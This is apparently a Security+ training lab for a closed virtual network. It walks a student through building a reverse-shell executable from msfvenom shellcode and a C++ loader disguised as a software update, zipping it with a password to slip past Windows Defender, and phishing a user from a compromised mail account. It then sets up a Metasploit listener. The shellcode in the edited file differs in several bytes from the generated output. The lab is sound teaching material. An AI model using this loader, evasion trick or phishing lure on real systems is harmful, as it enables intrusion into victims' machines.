



## SECURITY+ V4 LAB SERIES

### Lab 1: Social Engineering Attack

Document Version: **2024-01-29**

Material in this Lab Aligns to the Following	
CompTIA Security+ (SY0-601) Exam Objectives	1.1: Compare and contrast different types of social engineering techniques 1.2: Given a scenario, analyze potential indicators to determine the type of attack
All-In-One CompTIA Security+ Sixth Edition ISBN-13: 978-1260464009 Chapters	1: Social Engineering Techniques Chapter 2: Type of Attack Indicators

Copyright © 2024 Network Development Group, Inc.  
[www.netdevgroup.com](http://www.netdevgroup.com)

NETLAB+ is a registered trademark of Network Development Group, Inc.  
KALI LINUX™ is a trademark of Offensive Security.  
Microsoft®, Windows®, and Windows Server® are trademarks of the Microsoft group of companies.  
VMware is a registered trademark of VMware, Inc.  
SECURITY ONION is a trademark of Security Onion Solutions LLC.  
Android is a trademark of Google LLC.  
pfSense® is a registered mark owned by Electric Sheep Fencing LLC ("ESF").  
All trademarks are property of their respective owners.

## Contents

Introduction .....	3
Objective .....	3
Lab Topology .....	4
Lab Settings .....	5
1 Build Malicious Windows Executables to Attack a Remote System .....	6
1.1 Build Malicious Windows Executable .....	6
1.2 Craft the Social Engineering Email and Send to the Victim .....	10
1.3 Prepare and Listen to the Reverse Shell .....	13
1.4 Gain Control to the Victim Machine .....	15

## Introduction


Social Engineering can be tricky and difficult to defend against. In this lab, you will construct a malicious EXE file, and see how an attacker could exploit people in order to gain access to a machine.

## Objective

In this lab, you will perform the following tasks:

- Build malicious EXE file
- Experience a Social Engineering attack
- Attack a target machine in a hidden network

## Lab Topology



## Lab Settings


The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali	203.0.113.2	kali	kali
pfSense	192.168.0.1	sysadmin	NDGlabpass123!
UbuntuSRV	172.16.1.10	sysadmin	NDGlabpass123!
WinOS	192.168.0.50	Administrator	NDGlabpass123!


## 1 Build Malicious Windows Executables to Attack a Remote System

### 1.1 Build Malicious Windows Executable

1. Launch the **Kali** virtual machine to access the graphical login screen.




2. Log in as **kali** with **kali** as the password.



3. Click on the **terminal** icon located in the top menu bar.




4. In the *Terminal* window, type the command `cd Documents`, then press **Enter** to go to the folder where our partial malicious executable is saved.



5. While inside the *Documents* directory, run the command `cat main.cpp` to check the content of our malicious file.



Notice the two orange boxes in the picture below, we will be filling them later, based on the payload we created. The green box is what the user sees when the program is running.



6. We will use *msfvenom* to generate our payload. Type the command below:

```
kali@kali$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=203.0.113.2 LPORT=4444 -f c
```

7. Note the number 460 showing in the first orange box. Then, drag the mouse cursor to highlight the quoted area (the content in the second orange box), and press **Ctrl + Shift + C** to copy the payload.

```
(kali@kali)-[~/Documents]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=203.0.113.2 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1957 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xb9\x02\x00\x11\x5c\xcb\x00\x71\x02\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";
```

8. Type `sudo nano -l main.cpp` to edit the code. When prompted for the password, enter `kali`.

```
(kali@kali)-[~/Desktop]
$ sudo nano -l main.cpp
[sudo] password for kali:
```



9. In the new window, use the arrow keys to move the cursor to line 5, then press **Ctrl + Shift + V** to paste the payload. Check the number showing in the orange box; make sure it is the same number as we saw in step 6.

```

GNU nano 5.4                                main.cpp *
1 #include <stdio.h>
2 #include <windows.h>
3
4 unsigned char buf[] =
5 "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
6 "\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
7 "\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
8 "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
9 "\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
10 "\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
11 "\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
12 "\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
13 "\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
14 "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
15 "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
16 "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
17 "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
18 "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
19 "\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
20 "\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\xcb\x00\x71\x02\x41\x54"
21 "\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
22 "\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
23 "\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
24 "\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
25 "\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
26 "\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
27 "\x6d\x64\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
28 "\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xff\xc6\x6c\x74\x44"
29 "\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
30 "\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
31 "\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xc3\x3f\x86\xff\xd5"
32 "\x48\x31\xd2\x48\xff\xc9\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
33 "\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
34 "\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xb8\x47\x13"
35 "\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";
36
37 size_t size = 460;
38
39 int main(int argc, char** argv){
40     char* code;
41     printf("Please be patient, your program is updating in the background...");
42     code = (char*)VirtualAlloc(NULL, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
43     memcpy(code, buf, size);
44     ((void(*)())code)();
45     return(0);
46 }

```

10. Press **Ctrl + S** to save the file, then **Ctrl + X** to exit.
11. Because this is a C++ program, we will have to compile it. Type the command below to compile the *main.cpp*. The compiled Windows executable will be saved as **update.exe**.

```
kali@kali$ x86_64-w64-mingw32-g++ main.cpp -o update.exe
```

```

(kali@kali)~[~/Documents]
$ x86_64-w64-mingw32-g++ main.cpp -o update.exe

(kali@kali)~[~/Documents]
$ ls -al
total 296
drwxr-xr-x  2 kali kali   4096 Aug  4 02:08 .
drwxr-xr-x 20 kali kali   4096 Aug  4 02:04 ..
-rw-r--r--  1 kali kali  2297 Aug  4 01:56 main.cpp
-rwxr-xr-x  1 kali kali 286752 Aug  4 02:08 update.exe

```



12. We will then compress *update.exe* to a zip file and password encrypt it so that the Windows defender will not delete it after the download. Type the following command; when prompted for the password, enter *xyzsecurity* and type the same password again to verify it.

```
kali@kali$ zip -e update.zip update.exe
```

```
(kali@kali)-[~/Documents]
$ zip -e update.zip update.exe
Enter password:
Verify password:
adding: update.exe (deflated 65%)
```

13. The malicious executable is made. Let's host it in our convenient Python server. Type the command `python3 -m http.server` to start the server.

```
(kali@kali)-[~/Documents]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

14. Leave the window open and continue to the next step.

## 1.2 Craft the Social Engineering Email and Send to the Victim

When creating an email account, it is always a good practice to have a password policy to enhance security. In this step, we will see how a compromised email could do harm to a hidden intranet machine.

1. Click on the **Terminal** icon located in the top menu bar to start a new *Terminal* window.



2. In the *Terminal* window, ping the WinOS machine, we can see that the machine is not accessible.



```
kali@kali$ ping -c4 192.168.0.50
```

```
(kali@kali)-[~]  
$ ping -c4 192.168.0.50  
PING 192.168.0.50 (192.168.0.50) 56(84) bytes of data:  
  
--- 192.168.0.50 ping statistics ---  
4 packets transmitted, 0 received, 100% packet loss, time 3060ms
```




In the lab topology, the WAN is considered as the internet (outside world). Then we have the Demilitarized Zone, which interacts with the internet and the intranet. The LAN network is the company's intranet, where it has access to the internet, but the internet cannot initialize the connection to the LAN network.


3. We will now use a compromised email account to gain access to the LAN network. In the Kali box, start a *Firefox* browser. Go to the address: `http://172.16.1.10/mail`




4. In the *Warning* page, click the **Advanced...** button, then scroll down a little bit, click the **Accept the Risk and Continue**.




5. On the login page, we will use the compromised account. Type `tech@mail.netlab.local` as the username, and `Train1ng$` as the password. Click **Login** and click **Don't save**.




6. We will now send the malicious executable to the lab-user account that uses the *WinOS* machine. In the browser, click the **Compose** button.




7. In the compose page, put the recipient address as `wsmith@mail.netlab.local`, subject as **Please update your software**, then click the **HTML** button underneath the word *Subject*.



8. This will turn on the *Editor* mode, type the information as shown in the picture below. Then, highlight the word **HERE** and click the **Insert/Edit link** button.



9. In the *Insert link* window, fill in the **Url** with the address link to our zipped malicious file.



**Insert link** [X]

Url:


Text to display:

Title:

Target:


[Ok] [Cancel]

10. Then, we should see the hyperlink is added to the word **HERE**. Click the **Send** button.



### 1.3 Prepare and Listen to the Reverse Shell

1. Switch to the failed ping *Terminal* window. Type `msfconsole` to start the *Metasploit* framework.



2. In your *Metasploit* console, type the command below to use a handler.

```
msf6> use exploit/multi/handler
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

3. Notice from the last step, it prompted that the payload is defaulting to *generic/shell\_reverse\_tcp*; this payload will not handle our 64-bit windows reverse shell, so let's change it by entering the following command and pressing **Enter**.

```
msf6 exploit(multi/handler)> set payload windows/x64/shell_reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
```

4. Now let's check the available options. Notice the payload is correct now, but we still need to change the *LHOST*.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     203.0.113.2     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (windows/x64/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     203.0.113.2     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```

5. Type the following command to change the LHOST.

```
msf6 exploit(multi/handler)> set LHOST 203.0.113.2
```

```
msf6 exploit(multi/handler) > set LHOST 203.0.113.2
LHOST => 203.0.113.2
```



You can use **setg LHOST local.ip.address.here** to save the time on configuring the LHOST addresses. The **setg** will set the LHOST as a global variable. So, when it's set, every module payload that accepts LHOST will refer to the same entry.


6. We will now run the handler to wait for a reverse connection. Run the command **exploit** and leave the *Terminal* window open.

```
msf6 exploit(multi/handler) > exploit



[*] Started reverse TCP handler on 203.0.113.2:4444
```

## 1.4 Gain Control to the Victim Machine


1. Launch the **WinOS** virtual machine to access the graphical login screen.



2. While on the splash screen, focus on the *NETLAB+* tabs. Click the dropdown menu for the **WinOS** tab and click on **Send CTRL+ALT+DEL**.
3. In the lower-left corner, click **Other user**, then type `netlab\lab-user` as the username and the password, `NDGlabpass123!`. This is the account of *Will Smith*, our target victim.




4. Ignore or minimize the *Server Manager* window, and click the **Edge** browser icon in the taskbar to start the program.






